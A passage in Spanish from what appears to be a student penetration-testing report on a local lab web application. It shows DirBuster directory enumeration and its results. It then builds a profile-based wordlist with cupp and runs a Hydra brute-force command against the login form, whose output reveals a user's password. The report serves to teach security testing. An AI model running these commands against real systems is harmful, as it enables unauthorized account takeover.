El llegar a conocer toda esta informacion del servidor es una brecha importante de seguridad.

### 2.4.2. Enumeración de directorios

La enumeración de directorios es un ataque que consiste en obtener información de los directorios que hay en el servidor. Para ello, vamos a utilizar la herramienta DirBuster. DirBuster es una herramienta que nos permite enumerar los directorios de un servidor web basado en fuerza bruta y diccionarios. En este caso voy a utilizar el diccionario 'directory-list-2.3-medium.txt' que viene por defecto con la herramienta.




Figura 2.16: DirBuster

En la imagen se ve que además de dar la dirección del servidor y el diccionario he pedido que busque elementos de tipo php, html, css y js.

Una vez terminado el escaneo con 4.410.965 de nombres de archivos y directorios, DirBuster nos ha dado los siguientes resultados:

http://localhost:81/

Scan Information \ Results - List View: Dirs: 6 Files: 32 \ Results - Tree View \ Errors: 78 \

Directory Structure	Response Code	Response Size
/	200	3623
icons	403	462
index.php	200	3625
login.php	200	3951
submit.php	302	188
index.js	200	1756
submit.css	200	374
Index.php	200	3625
Login.php	200	3951
Index.js	200	1756
Login.css	200	1918
form.js	200	6434
logout.php	302	264
styles.css	200	3261
navBar.php	200	1048
login.css	200	1918
imagenes	403	465
INDEX.php	200	3625
INDEX.js	200	1756
Form.js	200	6434
eventos.css	200	1599
Logout.php	302	264
Styles.css	200	3261
Submit.php	302	188
Submit.css	200	374
NavBar.php	200	1048
server-status	403	470
Login.php	200	3951
Login.css	200	1918
LOGIN.css	200	1918
LOGIN.php	200	3951
IMAGENES	403	465
perfil.css	200	1801
perfil.js	200	4212
perfil.php	200	2106
navBar.php	200	1048
Imagenes	403	465

Figura 2.17: Resultados de DirBuster

Como podemos ver, DirBuster nos ha dado una lista de directorios que existen en el servidor. Aunque en esta lista no esten todos los directorios que existen en el servidor, si que nos da una idea de que directorios existen y cuales no. Esta informacion es muy valiosa para un atacante ya que le permite saber que directorios puede atacar para intentar obtener informacion sensible.



### 2.4.3. Fuerza bruta

Fuerza bruta es un ataque que consiste en probar todas las combinaciones posibles de un conjunto de caracteres para obtener una contraseña. En este caso, vamos a realizar un ataque de fuerza bruta para obtener la contraseña de un usuario. Para ello, vamos a utilizar la herramienta Hydra. Hydra es una herramienta que nos permite realizar ataques de fuerza bruta a servicios como SSH, FTP, HTTP, etc. Este ataque es posible debido a que la pagina web no tiene ninguna proteccion contra este tipo de ataques. Para empezar, vamos a acceder a la pagina web donde podemos ver que existen publicaciones de un usuario llamado 'ImanolMM'.




Figura 2.18: Publicaciones de ImanolMM

Con esta informacion, vamos a realizar el ataque de fuerza bruta para obtener la contraseña de este usuario. Para ello, vamos a crear un diccionario mediante la herramienta cupp. Cupp es una herramienta que nos permite crear diccionarios personalizados para realizar ataques de fuerza bruta. En este caso, vamos a crear un diccionario con el nombre del usuario y su fecha de nacimiento. Esta informacion, en nuestro caso, viene de la inyección de SQL que hemos realizado anteriormente. De todas formas, esta informacion se puede obtener de redes sociales como Facebook, Twitter, etc.

```
cupp -i
```

```
(kali@Xabier-Desktop)-[~]
$ cupp -i

cupp.py!

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Imanol
> Surname: Martinez
> Nickname: imanolMM
> Birthdate (DDMMYYYY): 08082003
```

Figura 2.19: Creación de diccionario

Con el diccionario creado, vamos a realizar el ataque de fuerza bruta. Para ello, como he comentado, usaremos la herramienta Hydra.

```
hydra -l ImanolMM -P imanol.txt localhost -s 81 http-post-form
    /submit.php:nombre=&telefono=&dni=&email=&nacimiento=&
    usuario=USER&passwd=PASS&tiporegistro=signin:Usuario o contraseña incorrecta"
```



```
(kali@Xabier-Desktop)~$ hydra -l ImanolMM -P imanol.txt localhost -s 81 http-post-form "/submit.php:nombre=&telefono=&dni=&email=&nacimiento=&usuario=^USER^&passwd=^PASS^&tiporegistro=signin:Usuario o contraseña incorrecta"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-16 16:20:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10432 login tries (l:1/p:10432), ~652 tries per task
[DATA] attacking http-post-form://localhost:81/submit.php:nombre=&telefono=&dni=&email=&nacimiento=&usuario=^USER^&passwd=^PASS^&tiporegistro=signin:Usuario o contraseña incorrecta
[STATUS] 4373.00 tries/min, 4373 tries in 00:01h, 6059 to do in 00:02h, 16 active
[81][http-post-form] host: localhost login: ImanolMM password: imanolMM
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-16 16:22:10
```

Figura 2.20: Ataque de fuerza bruta

Como podemos ver, el ataque ha sido exitoso y hemos obtenido la contraseña del usuario. Obviamente, este ataque ha sido muy sencillo ya que se utiliza contraseñas muy debiles pero nos sirve para ver que es posible realizar este tipo de ataques.

## **2.5. Componentes vulnerables y obsoletos**

### **2.5.1. Vulnerabilidades mediante MF**

## **2.6. Fallos de identificación y autenticación**

### **2.6.1. Invalidación de sesiones**

### 3 Bibliografia

- OWASP. (2021). Informe de Vulnerabilidades. OWASP. <https://owasp.org/www-project-top-ten/>
- GPT-3.5. (2023). Respuestas a preguntas varias. OpenAI. <https://www.openai.com/>
- GitHub Copilot. (2022). Autocompletado. GitHub. <https://github.com/features/copilot>
- sqlmap. (2017). Documentación de sqlmap. sqlmap. <https://github.com/sqlmapproject/sqlmap/wiki/>
- ZAP. (2023). Documentación de ZAP. OWASP. <https://www.zaproxy.org/docs/>
- metasploit. (2023). Documentación de metasploit. Rapid7. <https://docs.rapid7.com/metasploit/>
- nmap. (2020). Documentación de nmap. nmap. <https://nmap.org/man/es/>
- cupp. (2020). Documentación de cupp. cupp. <https://github.com/Mebus/cupp>
- hydra. (2023). Documentación de hydra. THC. <https://github.com/vanhauser-thc/thc-hydra>
- DirBuster. (2023). Documentación de DirBuster. OWASP. [https://owasp.org/www-pdf-archive/DirBuster\\_OWASP-London\\_September-2008.pdf](https://owasp.org/www-pdf-archive/DirBuster_OWASP-London_September-2008.pdf)
- curl. (2023). Documentación de curl. curl. <https://curl.se/docs/>
- Wireshark. (2023). Documentación de Wireshark. Wireshark. <https://www.wireshark.org/docs/>
- Burp Suite. (2023). Documentación de Burp Suite. PortSwigger. <https://portswigger.net/burp/documentation>